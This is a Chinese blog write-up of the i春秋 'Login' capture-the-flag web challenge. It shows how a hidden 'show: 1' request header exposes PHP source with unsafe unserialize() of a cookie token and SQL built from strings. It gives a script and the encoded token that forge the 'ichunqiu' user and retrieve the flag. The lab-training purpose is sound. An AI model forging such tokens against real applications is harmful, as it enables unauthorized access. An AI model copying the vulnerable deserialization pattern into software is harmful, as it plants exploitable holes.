




# i春秋web-Login(细心、注意)

原创

大千SS  于 2019-05-22 21:45:12 发布  992  收藏

分类专栏: [PHP i春秋](#) 文章标签: [i春秋](#) [PHP代码审计](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/zz\\_Caleb/article/details/90452882](https://blog.csdn.net/zz_Caleb/article/details/90452882)


版权



[PHP](#) 同时被 2 个专栏收录

15 篇文章 0 订阅

订阅专栏




[i春秋](#)

13 篇文章 0 订阅

订阅专栏

上来就是让登陆, 尝试登录页面报错, 查看源码得到: `<!-- test1 test1 -->`, 这可能就是登录的账号和密码, 果然成功, 进入了 member.php, 但是并没有得到什么有用的信息。

刷新登录后的界面，尝试抓包进行分析，在响应头处发现：




The screenshot shows the 'Response' tab of a network tool. The 'Headers' sub-tab is selected. A table lists the headers and their values:

Name	Value
Connection	close
Vary	Accept-Encoding
Vary	Accept-Encoding
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma	no-cache
show	0
Vary	Accept-Encoding
X-Via-JSL	0abb659,-
X-Cache	bypass

The 'show: 0' header is highlighted with a red box. A red arrow points to the 'Headers' tab. The URL 'https://blog.csdn.net/zz\_Caleb' is visible at the bottom right.

有个show=0，难道是用来显示什么信息的？在请求部分加上show: 1



The screenshot shows the 'Request' tab of a network tool. The 'Headers' sub-tab is selected. The request details are as follows:

```
GET /member.php HTTP/1.1
Host: e04a61c923584bf7b6031f4e543e6df8b3e8e83f40c843b5.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 0
show: 1
Referer: http://e04a61c923584bf7b6031f4e543e6df8b3e8e83f40c843b5.changame.ichunqiu.com/
Connection: close
Cookie: pgv_pvi=1074417664; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
ci_session=9c9ddcc6f5ca8070917e9f6fabbc650154e1baf8;
__jsluid=0ffa1b49c92e995cbd65fb62da322cf0; PHPSESSID=smie47h1a6a9ni9g8p90I1gnu7
Upgrade-Insecure-Requests: 1
```

The 'show: 1' header is highlighted with a red box. The URL 'https://blog.csdn.net/zz\_Caleb' is visible at the bottom right.

试了好几个地方，只有show加在Referer前面的时候响应部分才会出现源码：

```

<?php
include 'common.php';
$request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
public $where;
function __wakeup()
{
if(!empty($this->where))
{
$this->select($this->where);
}
}

function select($where)
{
$sql = mysql_query('select * from user where '.$where);
return @mysql_fetch_array($sql);
}
}

if(isset($request['token']))
{
$login = unserialize(gzuncompress(base64_decode($request['token'])));
$db = new db();
$row = $db->select('user="'.mysql_real_escape_string($login['user']).'");
if($login['user'] === 'ichunqiu')
{
echo $flag;
}else if($row['pass'] !== $login['pass']){
echo 'unserialize injection!!';
}else{
echo "(鈺□□碘拐欵□)鈺□傳鉞粹攢鉞□ ";
}
}else{
header('Location: index.php?error=1');
}
}
?>

```

代码的审计是比较简单的，只要\$login = unserialize(gzuncompress(base64\_decode(\$request['token'])))之后，login['user'] === 'ichunqiu'即可。

```

<?php
$i=[
"user" => "ichunqiu",
];
print(base64_encode(gzcompress(serialize($i))));
?>
得到eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

```

然后写到cookie中的token中就行了，这个时候也必须有show: 1，不然拿不到flag

The image shows a browser's developer tools with the 'Request' and 'Response' tabs open. In the 'Request' tab, the 'Raw' sub-tab is selected, showing the raw HTTP request. A red box highlights the 'show: 1' parameter in the request body. Another red box highlights the 'token' cookie value: 'token=eJxLiDK0q62MirFSK11OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA=='. In the 'Response' tab, the 'Raw' sub-tab is selected, showing the raw PHP response code. A red box highlights the output of the script: 'flag{801534a9-ccaa-41a4-81eb-a952ed7ef3f4}'. The response code includes a function to check the token and a database query to retrieve the flag based on the token.

```
Request
Raw Params Headers Hex
GET /member.php HTTP/1.1
Host: e04a61c923584b7b6031f4e543e6d8b3e8e83f40c843b5.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 0
show: 1
Referer: http://e04a61c923584b7b6031f4e543e6d8b3e8e83f40c843b5.changame.ichunqiu.com/
Connection: close
Cookie: pgv_pvi=1074417664; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
ci_session=9c9ddcc6f5ca8070917e9f6fabbc650154e1ba8;
jsluid=0ffa1b49c92e995cbd65fb62da322cf; PHPSESSID=smsie47h1a6a9ni9g8p9011gnu7;
token=eJxLiDK0q62MirFSK11OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex HTML Render
public $where;
function __wakeup()
{
    if(!empty($this->where))
    {
        $this->select($this->where);
    }
}

function select($where)
{
    $sql = mysql_query("select * from user where '$where'");
    return @mysql_fetch_array($sql);
}

if(isset($request['token']))
{
    $login = unserialize(gzuncompress(base64_decode($request['token'])));
    $db = new db();
    $row = $db->select("user='\'.mysql_real_escape_string($login['user']).\'");
    if($login['user'] === 'ichunqiu')
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'serialize injection!';
    }else{
        echo "( ' □ ' ) ^ _ _ _ _ ";
    }
}
}else{
    header("Location: index.php?error=1");
}

?> flag{801534a9-ccaa-41a4-81eb-a952ed7ef3f4}
```